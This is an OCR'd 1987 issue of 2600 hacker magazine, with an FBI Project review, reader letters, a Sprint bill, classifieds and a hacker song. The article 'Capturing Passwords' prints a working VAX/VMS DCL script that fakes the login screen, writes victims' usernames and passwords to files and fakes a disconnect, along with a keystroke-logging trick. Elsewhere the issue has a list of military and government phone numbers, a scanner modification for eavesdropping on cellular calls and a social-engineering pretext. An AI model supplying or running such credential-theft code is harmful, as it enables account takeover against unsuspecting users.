access aren't available (every one of the exchanges is crossbar)....Cockroaches, fire ants, and wasps are the most common insects found in phone equipment and they can cause extensive damage, according to South Central Bell officials. "Spiders spinning webs across terminals cause moisture to collect on a terminal, leading to shorting out or glitches in your telephone connection," an official said. "Termites can actually bore through cable lines." We've decided not to print any phone bugging jokes here, sorry....Of the $64.2 million collected by

(continued on page 21)

FBI revealed

The FBI Project Newsletter
The FBI and Your BBS
Published by Glen L. Roberts
Box 8275-N1
Ann Arbor, MI 48107


Review by Emmanuel Goldstein

Two very important and relevant publications came our way recently, both published by the *Full Disclosure* folks. They concern the Federal Bureau of Investigation and they will prove intriguing to many. *The FBI Project Newsletter* is a quarterly newsletter that promises to keep readers up to date on FBI abuses and activities. *The FBI and Your BBS* is a must for anyone interested in running a computer bulletin board system.

Included in both publications is a history of the FBI, illustrating how the original intentions of the agency have become tarnished over the years. Some instances of abuses include cover-ups of criminal acts by agents and informants, violations of the Privacy Act, and surveillance and searches of political activists.

"The best measurement," according to the newsletter, "of the FBI's activities was done on March 8th, 1971, when all the records were stolen from the FBI's office in Media, PA. They show that the FBI's active cases at that time were broken down as follows: 40% political surveillance and other investigation of political activity (2 right wing cases, 10 immigrants cases, and over 200 left wing cases); 25% murder, rape, and interstate theft; 7% draft resistance; 7% leaving military without permission; and 1% organized crime (mostly gambling)."

We don't know what happened to the other 20% and we can't really vouch for the accuracy of these figures. But we do know that things are going on in the FBI that have quite a lot of people up in arms, and computer users are no exception. The newsletter gives tips on how to find out what the FBI is doing in your area—everything from listening to their radio frequencies to staking out their hangouts and doing some surveillance of your own.


The FBI and Your BBS
By Glen L. Roberts

The FBI Project Newsletter

Volume 1, No. 1 July-August-September 1987 $2.00

The FBI Project - Introduction

The FBI Project was started because the FBI has a long history of abuse, and that abuse continues today. The FBI is able to continue abusing because its abusive activities are kept a closely held secret. The purpose of the FBI Project is to combat that secrecy.

Some of the abusive activities the FBI engages in are:

- Warrantless searches of political activist's homes and offices
- Surveillance (including wiretapping of political activists)
- FBI use of criminal acts by agents and informants
- Maintenance of information contrary to the Privacy Act
- Covering-up its misconduct by excessive secrecy
- Conducting only criminal investigations that further their political objectives.

The FBI Project will engage in several activities to help combat continued FBI abuse. 1) It will publish a quarterly newsletter for its members and for others interested in the activities of The FBI Project. It will provide significant information on FBI abuses and other information of interest; 2) It will prepare articles and news releases about FBI abuses for submission to magazines and newspapers; and 3) It will function as a clearinghouse for information on FBI activities and abuses.

To become a complete success, we need your help. We need you to supply whatever information you can, to keep your eyes and ears open for covert FBI agents, and to become active members of The FBI Project. We also need to know what types of information you are most interested in seeing in this newsletter.

Comments, suggestions, or other information can be directed to: Editor, FBI Project Newsletter, Box 8275-N1, Ann Arbor, Michigan 48107.

• • •

Some FBI History

To best understand the functioning of the FBI it is necessary to understand its history, its past methods and techniques of operating. Each issue of the FBI Project newsletter will bring you some insight into the FBI's history.

In the foreword to *The FBI Story* by Don Whitehead, former FBI Director J. Edgar Hoover wrote: "*The FBI is an investigative agency in securing facts, apprehending violators of federal laws within its jurisdiction, and serving law enforcement agencies. Our duty is to gather the facts, apprehend the violator and provide our services to other agencies, our duty is fulfilled. We submit the results of our investigations to other officials of government. We neither evaluate the results of our investigations nor make recommendations. We do not infect ourselves into the administrative operations of other agencies of government by saying who is loyal and who is not loyal or who is a security risk or who is suitable for service in the federal government. We merely report the facts.*"

That brief overview of the FBI's purpose was written on December 5th, 1956. Just ten years later, a FBI memorandum (below) admitted that the FBI was using illegal means to obtain information. The information so obtained was not merely reported to other government officials, but used to destroy organizations the Bureau disliked.

The following memorandum has been retyped for clarity.

TO: Mr. C. D. DeLoach
DATE: July 19, 1966

FM: W. C. Sullivan
SO_SCT_FILE

SUBJECT: "BLACK BAG" JOBS

The following is set forth in regard to

The FBI Project Newsletter
Editor/Publisher: Glen L. Roberts
Mails: Box 8275-N1, Ann Arbor, MI 48107
Offices: 527 E. Liberty #204 - Ann Arbor
Copyright © 1987 by Glen L. Roberts.
All Rights Reserved.
Ad rates:
Full page: $125.00
1/2 page: $70.00
1/4 page: $40.00

The FBI and Your BBS provides advice on protecting your bulletin board system from FBI snooping. By making a system private, it becomes a crime for an FBI agent (or anyone else) to use the system without authorization. This is true due to our old friend, The Electronic Communications Privacy Act. Using the ECPA in this way is indeed ironic, but as the newsletter says, we must "do our best to make sure the government follows its own rules."

We like the spirit of this newsletter and we think anyone interested in either the FBI or computer bulletin boards will find much worthwhile reading here. For the future, we hope to see more references to other kinds of law enforcement entities, such as our friends, the Secret Service. Limiting the subject matter to only one organization will be somewhat restrictive and might lead some to believe that the publishers have a vendetta against the FBI, even though it is unquestionably the most visible of these agencies. We also hope to see the ideas and values presented here show up on bulletin boards across the country. Mass awareness is really the only way to get these facts out.

To subscribe to this newsletter, send $10 to The FBI Project, Box 8275, Ann Arbor, MI 48107. Send $5 for a copy of *The FBI and Your BBS*.

CAPTURING PASSWORDS

by Texas Toad

Many times if you are already a user on a VAX VMS system, it would be handy to have the account names and passwords of other users of the system. In order to get additional names and passwords, I wrote the DCL (DEC Control Language) command file below which will simulate the normal login screen on a VT100 or compatible terminal, and will write the user's account name and password to a file in your account, and will then abort as if a line glitch had occurred.

The user who enters his name and password should not be suspicious, since the login appears to abort from natural causes. In the event that he/she is, however, the CTRL B TAB command sequence defined will force an exit from the network or host system before control is passed back to the user. Note that the CTRL B TAB sequence is system-specific and should be whatever characters are used on your system to disconnect the terminal or process from the host computer.

The files USER.TST and PASS.TST contain the user's login name and password, respectively.

Another handy trick is shown below. This command creates a file in your account which will subsequently capture *all* the activity occurring at your terminal. *Any* keystrokes, *any* commands, all the actions done at the keyboard will be logged in the file as well as going on at the terminal as normal.

SET HOST/LOG=filename 0

Be sure to include a legal VMS filename and be sure to include the zero following the filename.

Once the user or whoever logs off, system control returns to the account from which the above command was given. At that point, the filename specified now has the contents of the session. It may be necessary, if you want to edit the file with EDT or a standard text file editor, to run the following command:

MCR REF

This will convert non-ASCII control sequences (like terminal control characters) to spelled-out ASCII codes (like ESC for the Escape key). The file can then be examined at will.

Interested in more VAX goodies? Have terminal will travel.

USE THESE IF YOU ARE CONNECTED BY A LAN TO YOUR VAX

```
$ SET NOCONTROL_Y
$ INQUIRE/NOPUNCTUATION RETURN "2J"
$ TYPE SYS$INPUT
You may now enter Net/One commands
$ INQUIRE/NOPUNCTUATION GREATER ">"
$ TYPE SYS$INPUT
connecting...(1) 16169b6 success
$ INQUIRE/NOPUNCTUATION NULL ""
$ WRITE SYS$OUTPUT "2J"
$ WRITE SYS$OUTPUT "10;0H"
$ TYPE SYS$INPUT
```

THIS IS WHERE YOUR PARTICULAR LOGIN MESSAGE GOES

```
$ INQUIRE Username "Username"
$ SET TERM/NOECHO
$ INQUIRE Password "Password"
$ OPEN/WRITE OUTFILE PASS.TST
$ WRITE OUTFILE Password
$ CLOSE OUTFILE
$ OPEN/WRITE OUTER USER.TST
$ WRITE OUTER USERNAME
$ CLOSE OUTER
$ TYPE SYS$INPUT
User authorization failure
$ ! WAIT 00:00:05
$ CTRL_B[0,7] = %00002
$ TAB[0,7] = %00011
$ CTRL_B_TAB = CTRL_B + TAB
$ WRITE SYS$OUTPUT CTRL_B_TAB
$ EXIT
```

PASS.TST WILL CONTAIN THE PASSWORD OF USER

USER.TST WILL CONTAIN THE NAME OF USER

numbers

(continued from page 7)

805 497 5399 IBM
805 497 6832 MAY CORPORATION
805 527 7213
805 765 7605
806 353 9901 CIA
808 477 5844 CAMP H.M. SMITH
808 477 6835 CAMP H.M. SMITH
808 477 6839 CAMP H.M. SMITH
808 477 6843 CAMP H.M. SMITH
808 477 6946 CAMP H.M. SMITH
808 488 6227 CAMP H.M. SMITH
815 729 0686 JOLIET COLLEGE
816 471 1999 METRO TONE
816 842 0090 PBX
816 842 0091 PBX
816 842 1170 LDX TONE
817 332 8491 FT WORTH SCHOOL
817 625 6401 GIS
818 885 0473
818 988 7956 NAZI NEWSLINE
904 882 3242 ELGIN BASE
904 882 3248 ELGIN BASE
904 882 8201 ELGIN BASE
904 882 8202 ELGIN BASE
912 926 2204 ROBINS AIR FORCE
912 926 2726 ROBINS AIR FORCE
912 926 3231 ROBINS AIR FORCE
912 926 3232 ROBINS AIR FORCE
912 926 9725 ROBINS AIR FORCE
914 257 4281 SUNY
914 347 5540 BOCES
914 471 4853 MARIST COLLEGE
914 623 0402 NANUET NATIONAL BANK
916 334 5916 ARYAN NATIONS HOTLIN
918 258 4647

You Too Can Write for 2600!
Just send your articles to:
2600 Editorial Dept.
PO Box 99
Middle Island, NY 11953
Call 516-751-2600
for specific info

at&t sub maps

by Bernie S.

Finally, something free from AT&T! I've just received two copies of the "Submarine Cable Systems Chart of the World," a beautiful 38" x 52" seven-color map produced by the International Cable Engineering Department of AT&T's Long Lines Division.

I first became aware of this map last summer when a friend showed me a key ring an AT&T engineer had given him. It said, "Free AT&T Submarine Cable Maps" and listed a phone number. When I called it, the woman who answered knew nothing about maps but suggested another AT&T number to try. After five more calls like this, I finally reached AT&T's International Engineering Division. The man there denied that such maps were available, but after a little "social engineering" (I told him I was a university professor of telecom engineering and needed the map as a teaching aid), he conceded that a new version was being readied and that he'd see to it that I got a copy. Four months later the maps arrived in a big tube—it was worth the wait.

The map, a mercator projection dated December 1986, shows in surprising detail present and proposed submarine cables color-coded as AT&T's, others, and lightguides. To the best of my knowledge, no major transoceanic optical fibers have been laid yet, but this map shows them anyway. A disclaimer states, "NOTE: Chart scale prohibits the display of all submarine cable systems. Precise political and geographic distinctions are not within the scope of this representation." Still, the map shows quite a lot and is a respectable world map in its own right. In addition to submarine cable systems, the map details and labels all significant land masses, ice shelves, ocean depths and trenches, mountain ranges, political boundaries, and latitude and longitude.

The Submarine Cable Systems Chart of the World will look great on any hacker's or phreaker's wall. It obviously cost AT&T a lot of money to produce, so they'll probably be reluctant to give them away to just anybody. Be sure you have a plausible story cooked up as to why you deserve a map before demanding one. Good luck!

CNA/CPA Questions

Dear *2600*:

I don't understand your listing of CNA (Customer's Name and Address) numbers. For instance, my area code is 305 in Florida. According to your listing, I have to dial area code 912 (7840440) to get a customer's name and address. This seems strange because area code 912 is located in the State of Georgia and I have to pay a toll charge if I use this area code.

I have Radio Shack's Duophone CPA-1000. If all "pen registers" work the same as this one, they can be easily voided. The pen register will not record the number of an outgoing call if same is made on a cordless telephone. The call is listed as an incoming call without the telephone number.

If anyone has a suspicion that spies are registering his outgoing call numbers they have only to use the cordless phones, without worrying that same are being recorded.

No mention was made of this in your article "A Pen Register For Phreaks" in your last issue, or didn't you have any knowledge of this?

Samuel Rubin

If you take a look at our CNA list, you'll see that many area codes have their CNA bureaus located somewhere else, often in other states. It's one of those bitter ironies we hear so much about.

It's quite true that the pen register can be fooled into thinking that a cordless call is really an incoming call. We're not sure if all pen registers can be tricked this easily. However, keep in mind that when you use a cordless phone, you're broadcasting your conversation over the radio, which can be quite damaging. If this works consistently, the best method would be to dial on a cordless phone and then transfer to a regular phone. Unless of course, you're being tapped. A face to face conversation in the middle of a huge empty parking lot might be the answer. But then there are satellites....

ITT Switching

Dear *2600*:

The letter from Bernie S. in the May issue parallels my experience with an ITT 2100 switch I was responsible for in my old office. That office has been closed down for a year, and I didn't copy the documentation, so I can only describe it in general terms—but here goes.

We were a software development team located in Bergen County, NJ. In addition to the usual complement of local service (NJ Bell) lines, our office had 2 sets of lines for inward-WATS service (New Jersey and New York), and 2 sets of lines for outward-WATS (for New Jersey and the rest of the country—Band 5). What the ITT switch provided was called DISA, "Direct Inward System Access". If you called in on certain numbers in any of the sets, it bypassed the receptionist's board and got a dial tone, just as though you had picked up a phone on the premises. You could then dial an office extension directly, dial 9 for an outside (local) line, or—drum roll, please!—dial 81 or 82 to get an outside WATS line.

This switch was also programmable—the assignment of what number(s) to dial for an outside line; assign "hunt groups" (make calls to a busy number "hunt" another phone to ring); special features of multi-button phones (each button was programmable to perform any available function); assign a pecking order of numbers that could interrupt calls on other extensions, etc., etc. There was a provision for numeric passwords for the WATS lines, but we never implemented it.

the letters

The entire system was basically a giant table of what internal line had what kind of phone and its privileges. The table was kept in both RAM and non-volatile memory: when you were satisfied with your changes, you told the switch to save them. Programming was done through a serial port, which was hooked up to a 300-baud modem. Since this modem was on the phone system, this meant that it was accessible to the outside world (ITT Customer Support, by intention, but also the world generally) by calling in on a designated DISA line. Usually, however, ITT service people visiting the site would bring a custom mini-terminal or a Radio Shack Model 100 with them and hook up directly to the serial port. The system was password protected, but the default "master" password is pretty obvious.

The original idea was that us programmer types could have terminals at home, and if we got called to take care of a client's blowup, we would call in to work (on a local number if we lived close enough, or on the in-WATS if further out) and dial up the client machine on the out-WATS. In practice, it never worked worth a damn because the end-to-end line losses involved in going from WATS to WATS prevented our cheap modems from handshaking.

The powers that be lost interest in the system when it became apparent that (A) it wouldn't provide the work-from-home capability they were promised, and (B) the bozo employees couldn't keep straight when to use in-WATS and when to call in on their own nickel. (Least-cost routing was a pretty far-out concept for most of them. Of course, if some of them were using the system to call Mom in Palm Springs, it wouldn't have shown on the WATS bill, which gave only total hours of use. Is *that* why WATS lines are cheaper than regular ones?)

Oh, by the way—I tried the Carolina Beachcomber's VAX program under an account that has CMKRNL but NOT CMEXEC; it works under that situation, too. Gives a fella a warm fuzzy feeling just to know that it's there if he really *needs* it....

The Primal Wombat

Hotline Numbers

Dear *2600*:

My mailbox is always full of mail promoting some kind of Investment Advisory Service. These services tell you all about the economy, where it's headed, and what to invest in to make big bucks. For a fee (ranging from $19 to $149) these services mail out a monthly newsletter recommending the hottest stocks, bonds, funds, options, all kinds of things.

Most of these services also provide a telephone hotline to call for daily or weekly advice, while waiting for the newsletter.

If any of your readers know of any of these phone numbers, how about publishing the list? Who knows, we might all get rich (legally) while we read *2600*!

Frank B.

Monitoring Cellular

Dear *2600*:

Updating the information contained in the "Telecom Informer" of your April issue:

The 800 mhz mod diode was moved from the underside of controller board PC-3 in later models of the Radio Shack Pro-2004 scanner. Snipping one end of the diode is still the modification, however. One almost gets the feeling that Radio Shack wanted to make it easier for us to monitor cellular telephones.

(continued on page 18)

The Summer Games of 1987

(continued from page 5)

you're saying so there's no misunderstanding. Avoid local TV news—they're mostly after ratings.

Naturally, you should try not to let yourself get into a situation where such unpleasant things can happen to you. But sometimes that isn't enough. In 1985, The Private Sector, a bulletin board run by 2600, was seized merely because its phone number had been mentioned on another bulletin board system that was being investigated. Clearly, these are precarious times.

On the subject of bulletin boards, we've made some important decisions in the last month. We are going to try and start up some boards as quickly as possible. Each of our boards will have public levels that are open to anyone who calls in. Verification of callers will not be required. Being anonymous is your right. Each caller will also be given a private mailbox, through which he can communicate with other individual callers. What goes on in the private mailboxes will only be seen by the sender and the receiver. The system operator won't even be able to access this information, at least not without resetting the account so the password no longer works. Passwords will also not be accessible by anyone other than the caller.

We feel this will uncloud the issue of what is legal and what is not. On the public levels, illegal information, such as credit card numbers and long distance codes, won't be permitted and will be removed if spotted. Public levels will be accessible to everyone who calls. Private mail will remain private. It will be analogous to the mail we get from the post office. By making these distinctions, we think it will become much harder for bulletin boards to be "raided" because of supposedly illegal activities.

We've received some calls from folks interested in running bulletin boards. We now need software that can perform the above functions. If you have access to this, please contact us.

If you belong to a company or organization that agrees with what we're saying, you might want to donate or loan computer equipment for this purpose. We'll also be happy to run boards for anyone who wants to sponsor one, but has misgivings about doing it from their home. We have the means to save a little bit of freedom here. We cannot do this alone.

2600 HAS MEETINGS

Every Friday afternoon between the hours of 5 and 8

in the Market area of the Citicorp Center
in New York City,
53rd Street and 3rd Avenue

A HACKER SURVEY

At times like these, people begin asking philosophical questions. What is right and what isn't? We thought that would be a good subject to ponder for the hackers of the world and this is what we've managed to come up with so far. Feel free to write in with your own comments, whether you're a hacker or not.

The one thing that most of the hackers we spoke with seem to agree upon is that stealing merchandise with credit card numbers is wrong. Many went on to say that this does not comprise hacking at all. In other words, any moron can get a credit card number and many do.

Why are such people categorized as computer hackers? Probably because some of them use computers to get credit card numbers, said a few. Others believe it's because the public and the media don't understand how anything involving credit card fraud can be accomplished without the help of a computer. It's quite possible to commit credit card fraud simply by picking a credit slip out of the garbage or by standing around an ATM machine until somebody discards a receipt that has their Visa number on it. Since many credit checks don't verify the person's name or the card's expiration date, it's become extraordinarily easy. Which is another reason many hackers dislike it.

What should happen to such people? Many hackers believed they should be dealt with severely, although prison terms weren't mentioned. Almost all believe they should pay back whatever it was they stole.

How about long distance fraud? Reactions to this were mixed. Some feel that ripping off long distance companies is exactly like credit card fraud. Others believe it's a few steps above it, particularly if a hacker uses ingenuity and common sense to avoid being caught. A few questioned whether or not there was actually any loss of money to the company involved, particularly the big ones. "Who does AT&T have to pay when they're stuck with a fraudulent phone bill? Do they pay themselves? The smaller companies usually pay AT&T, but who do the bigger companies have to pay? It's not like we'd make a two-hour call across the country if we had to pay for it, so the lost revenue speech is kind of hard to swallow." "It seems to me that the phone lines would still be there whether or not we were on them, the computers would still be running if we weren't on them, either way the cost to the company is almost the same." A few pointed out that the bad publicity surrounding code abuse probably does more harm than the actual phone bills.

Some said that toll fraud was a necessary part of computer hacking, but it wasn't a form of hacking in itself. But nearly all we questioned seemed to agree that when caught, the culprit should be made to pay back what they used, as long as they're presented with evidence that they made the calls.

What kind of hacking is acceptable in the hacker world? Generally, access to systems that a hacker would never gain access to, regardless of how much he was willing to pay. Systems like the phone company computers, credit checks, census bureaus, and private military systems were mentioned most. "By accessing these, we're learning a lot more than we ever could on Compuserve." "We can uncover lots of secrets, like how easy it is to change somebody's credit or how easy it is to find an unlisted phone number. People would never know these things if it weren't for us." These kind of hackers look upon themselves as "technological Louis and Clarks".

What kind of price should a hacker pay if he's caught on a non-public system? A few said a fine of some sort should be imposed. But most seemed to believe that an agreement of some sort could be reached between the various parties, such as the hacker telling the operators how they accessed their system and what bugs

(continued on page 22)

Telenet
A U S Sprint Company

Telenet Communications Corporation
12490 Sunrise Valley Drive
Reston, VA 22096
703 478-3040

7/01/87

Dear PC Pursuit Customer:

You may be aware of the FCC's recent proposal to impose switched access charges on Telenet and the other enhanced service providers (ESPs). This letter is being sent to all PC Pursuit users to provide some initial information on the new FCC proposal and to answer questions you may have regarding the proposal and its potential impact on PC Pursuit and other computer-based services.

Switched access charges (also called "carrier access charges") were originally devised by the FCC as the interexchange carriers' means of payment for their use of the local exchange dial network in originating and terminating long distance traffic. Now the FCC proposes to extend these access charges to enhanced services such as Telenet's PC Pursuit, as well as to any other computer-based service which has interstate traffic, including database services, electronic mail, computer conferencing, home banking/shopping, timesharing, and videotex.

Based on information now available from the FCC, we estimate that access charges would add approximately $4.50 per hour to ESP costs for dial-in access to a remote host computer, and $7-9 per hour for a service such as PC Pursuit which uses both dial-in and dial-out access on each call. PC Pursuit customers and other computer users would be particularly affected by these access charges. PC Pursuit's current "Flat-rate/unlimited usage" service would have to be repriced on a per usage basis, incorporating the $7-9 per hour access charge. It is doubtful that the service could survive at this inflated rate.

Telenet and the other enhanced service providers intend to fight the FCC's proposal. You can assist in our effort by letting the FCC and your Congressional representatives know how access charges will adversely affect your ability to reach information and remote BBS systems affordably. The FCC has asked for this input. Please use this opportunity to add your voice to the debate and stop the proposed increase.

Once the FCC's official Notice of Proposed Rulemaking has been published, we will provide more details on the proposal. This information will include addresses and other information for your letters, and the FCC's schedule for receiving comments on the proposal. In the meantime, please address your questions or comments to FCC.ISSUES on PC Pursuit's Net Exchange BBS. PC Pursuit customers can access the Net Exchange using the following sign-on procedures:

@C PURSUIT, YOURID (CR)
PASSWORD=*YOURPASSWORD (CR)*

Working together, we defeated a similar proposal which would have applied access charges to PC Pursuit and other enhanced services just three months ago. With the same effort now we can repeat our victory, and protect the important computing resources we enjoy affordably today.

WE NEVER THOUGHT WE'D SEE THE DAY WHEN THIS MAGAZINE would actually donate space to a huge corporation in order to give them a chance to get a message through. Well, in this particular case, they make a lot of sense. It's a rare occurrence, but it does happen now and then.

US Sprint Communications Company

CALL DETAIL ---- PAGE 32 CUSTOMER:
PIN/ACCOUNTING CODE 367 INVOICE #
ORIG. CITY: OAKLAND JUL 05, 1987

NO	DATE	TIME		CITY	ST	A/C	NUMBER	MIN	COST
1	06/03/87	06:31PM	E	LOSANGELES	CA	213	389-2514	3.0	.79
2	06/03/87	06:33PM	E	ALAMEDA	CA	415	523-5083	2.0	.26
3	06/03/87	07:54PM	E	ALAMEDA	CA	415	523-5083	1.0	.17
4	06/03/87	09:20PM	E	ALAMEDA	CA	415	523-7154	1.0	.17
5	06/03/87	11:41PM	N	BERKELEY	CA	415	845-7443	1.0	.12
6	06/03/87	11:51PM	N	BERKELEY	CA	415	845-7443	2.0	.19
7	06/04/87	12:28AM	N	DAVIS	CA	916	752-4894	15.0	1.86
8	06/04/87	12:43AM	N	DAVIS	CA	916	752-4821	1.0	.19
9	06/04/87	11:53AM	D	DAVIS	CA	916	756-6337	8.0	1.73
10	06/04/87	02:07PM	D	SANBARBARA	CA	805	685-8210	16.0	4.46
11	06/04/87	02:21PM	D	W WEBSTER	NY	716	671-0771	10.0	3.23
12	06/04/87	02:34PM	D	LA MESA	CA	619	698-8925	10.0	2.95
13	06/04/87	05:08PM	E	IRVINE	CA	714	856-0319	1.0	.34
14	06/04/87	06:12PM	E	SARASOTA	FL	813	924-7317	2.0	.43
15	06/04/87	07:46PM	E	RICHMOND	CA	415	223-6625	6.0	.61
16	06/04/87	08:01PM	E	SARASOTA	FL	813	924-7317	65.0	12.87
17	06/05/87	12:11PM	D	BERKELEY	CA	415	642-4636	1.0	.22
18	06/05/87	02:00PM	D	IRVINE	CA	714	856-0319	11.0	3.23
19	06/05/87	04:24PM	D	OAKLAND	CA	415	836-8733	1.0	.22
20	06/05/87	06:13PM	E	HEMLOCK	MI	517	642-8101	1.0	.23
21	06/05/87	06:16PM	E	HEMLOCK	MI	517	642-8101	12.0	2.41
22	06/05/87	09:18PM	E	DIAMONDBAR	CA	714	595-9436	1.0	.34
23	06/05/87	11:10PM	N	DAVIS	CA	916	752-3719	31.0	3.76
24	06/06/87	11:24AM	N	ALAMEDA	CA	415	521-0506	1.0	.12
25	06/06/87	11:25AM	N	ALAMEDA	CA	415	521-1611	1.0	.12

US Sprint™

NOW THIS IS MORE LIKE IT! A page from the $1200 Sprint bill we got this month! We chatted with them about this last month when we first discovered that the code they never bothered to tell US about had gotten into the wrong hands. "Don't worry," they said. "We'll take care of it." Do we look worried?

letters

(continued from page 13)

To restore 800 mhz coverage on the Pro-2004 scanner, carefully remove the cover and locate the controller board PC-3. Early versions will have a diode added to the underside of this module. On the newer models the diode has been relocated to the top of PC-3. Locate Diode D513 toward the back left of the module and clip one end. (You can remove it entirely, but it's easier to put back together for servicing under the warranty if you simply snip one end.) This will restore both the 30 khz steps and the 800 mhz cellular telephone band.

Keep up the good work!

Stingray

The federal government has recently sided with the cellular phone companies in allowing them to not place warnings on their phones admitting to the possibility of their phone calls being listened to. Our position is simple: listening to a radio is not the same as tapping into a line. For one thing, it's a hell of a lot easier. But there is really no invasion of privacy in receiving something that has come into your own home. Eventually, we feel, the crazy law that makes it a crime to listen to certain frequencies will be repealed. Especially if plans and modifications like the above continue to proliferate. Send us yours today!

An Experience

Dear *2600*:

About a year and a half ago I was apprehended for "unauthorized use of phone lines". Here's my experience in a nutshell. Myself and my friend, The Ice Lord, rang up most of about $8000 worth of fraudulent calls to a small long distance service that couldn't afford to take the loss. Through carelessness, we were busted by the jerkwater sheriff's department in cooperation with some incompetent PI's and the FBI. They fumbled around with my system and gave away the fact that they had just busted Ice Lord by the way they accessed disk directories before packaging up my computer, notes, and joysticks. I would advise that anyone who gets into a similar situation not talk, as I did, because in my case cooperation didn't make it any easier on me. It just strengthened the plaintiff's case anyway. The judge went pretty easy on us and the insurance company settled the lawsuit, so as soon as I get a new keyboard (the cops managed to waste most of my Comm-64's chips), life will get mostly back to normal. By the way, even though they had evidence, other crimes were overlooked. Just wanted to share my experience—hope it's of some value.

I love your mag but can I anticipate something more in the way of how-to articles and beginning to semi-technical projects? Also, I'm looking forward to hearing about a 2600 meet on the west coast. Any chance of it?

Lastly, can you give me the full story on Bill Landreth's disappearance?

The Sorcerer

We hope when you say "life will get back to normal", you don't mean you'll continue to openly commit fraud on some poor phone company. There is very little of what you told us that sounds like true phreaking or hacking. Anybody can make free phone calls these days but only a few know how to thoroughly explore and discover new tricks.

We're looking for more how-to articles which our readers are encouraged to submit. As far as meeting on the west coast, that depends on how many people seem interested.

We don't know much about Bill Landreth (author of Out of the Inner Circle), but word has it that he's reappeared.

(continued on page 22)

2600 marketplace

A FULL PAGE AD in 2600 costs only $200. Half page, $100. Contact 2600 Advertising, PO Box 762, Middle Island, NY 11953.

FOR SALE: SWTPC Model CT-82 intelligent video terminal. Completely programmable (150 separate functions), RS-232C & parallel printer ports, full ASCII keyboard w/cursor control pad, 9" P-31 CRT w/7x12 dot matrix—up to 92 column capability, 32 baud rates to 38,400—much more. Excellent condition with full documentation. Originally $800, sell for $125 or best offer. Bernie Spindel, 144 W. Eagle Rd., Suite 108, Haverton, PA 19083.

FOR SALE: COMMODORE 8-BIT ROBOTICS KIT by Fischertechnik. All hardware, interface, software and manuals included. Mint condition. $399. Send phone # to: Box 571, Forest Hills, NY 11375.

WANTED DESPERATELY: High-speed shredder capable of handling hardcover documents. Contact 2600 Magazine ASAP. 516-751-2600. Ask for Rocco.

BEST HACKER AND PHREAKER written public domain software for the Apple II family. Two double sided diskettes full of communication and deprotection utilities. These programs were combed from the best BBS and clubs nationwide. Send $10 cash, check, or MO to Mark B., 1486 Murphy Rd., Wilmington, OH 45177-9338.

WANTED: Technical data for pay phones, dot matrix printers, and/or modems. Looking for schematics and theory of operation. Call (205) 293-6333/6395, 7 to 4 CST. Ask for Airman Parochells. Cannot accept collect calls.

TAP BACK ISSUES—complete set (vol. 1-84) of high quality copies shipped via UPS or first class mail for $100.00. Over 400 pages of TAP material including schematics and special reports. Checks/M.O. to "P.E.I." Cash, M.O. shipped same day. SASE for sample. Pete G., P.O. Box 463, Mt. Laurel, NJ 08054.

DOCUMENTATION on electronic & digital PBX's and switching systems. Willing to trade/purchase. Also looking for Bell System Practices and other such paraphernalia. Write to Bill, c/o 2600, PO Box 752B, Middle Island, NY 11953.

32K MODEL 100, U1-Rom II, drive, TS-DOS, spreadsheet, modem cables, AC adaptors, briefcase included, good condition, $1200. New, make an offer. Tandy 2000 version of WordPerfect 4.0 $150 or trade for 1200 or 2400 baud external modem. IBM PC & XT & AT version of WordPerfect 4.1 and MathPlan 2.1. $250 or trade for 1200 or 2400 baud external modem. Call (803) 244-6429 or (803) 233-5753. Ask for Paul.

WANTED: Looking for a good used 5 or 10 megabyte hard drive for the Apple II series of computers. If you are selling one or know of anyone that is then send replies to: Brian F., 1003 W. Main, Apt. 3, Ottawa, IL 61350.

TAIWAN! All Taiwan computers and accessories available for direct shipment for cost plus shipping plus 3% (quantities of 50 or more). Giles, PO Box 12566, El Paso, TX 79913.

***2600* MEETINGS.** Fridays from 5-8 pm at the Citicorp Center in the Market—153 East 53rd Street, New York City. Come by, drop off articles, ask questions. Questions? Call 516-751-2600.

GOT SOMETHING TO SELL? Looking for something to buy? Or trade? This is the place! The *2600* Marketplace is free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! Only people please, no businesses! Address: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label.

Deadline for September issue: 9/5/87.

THE COLD TRUTH

they got us in a heatwave
playing in the arcade
one too many login
on the government line....

all around the country
they descended in a rage
making sure we couldn't talk
putting locks upon the cage
but willy got a tip-off
and he said this just won't do
there's way too much to lose
and there's so much more to do

willy man willy
where did you go wrong
shoulda listened to your parents
shoulda left the toys alone
but hacker sees as hacker does
you did it all the time
you made it to the history books
your life was just a crime

now jimmy used a credit card
he made up in his head
and freddy was a gangster
with the telephone they said
connecting 50 people
for a trans-atlantic fling
the robin hoods of wires
that was just our kind of thing

we accessed information
that was not for us to see
and we knew the day would come
when we'd have to pay the fee
but none of us knew willy
had got so far along
no none of us knew willy
had unearthed the secret song

always such a quiet kid
he never made a scene
and what he did inside his room
it seemed just like a dream
manipulating satellites
and turning wrongs into rights
electronic terrorists
the baddest gang in town

willy man willy
where did we go wrong
shoulda listened to our parents
shoulda spent the nights at home
instead we hung out with a bunch
of teenage kids who thought too much
we never seemed to realize
what it was we always knew

he told me of a super-VAX
he scanned in Fort George Meade
all the defaults seemed to work
we hacked away with speed
nuclear ambitions
and plans for future kings
graphic expectations
of the day the bell would ring

this was no war game picture
we were moving through a brain
every room had thirteen exits
and at least a dozen names
a digital translation
of everything we say
is being stored and catalogued
in rows of little crays!

our buffers couldn't capture it
was way too much to groc
some sleepless nights to analyze
before there was a KNOCK
and willy had his printouts
he stayed out late that night
descrambling the evidence
preparing for a flight

the A train it ran all night
and willy so did you
til they holed you up
on an uptown number two
the smartest motherhacker
that ever ever was
your voice is silent now
and your terminal is lost

willy man willy
where did it go wrong
shoulda listened to our parents
shoulda sung a different song
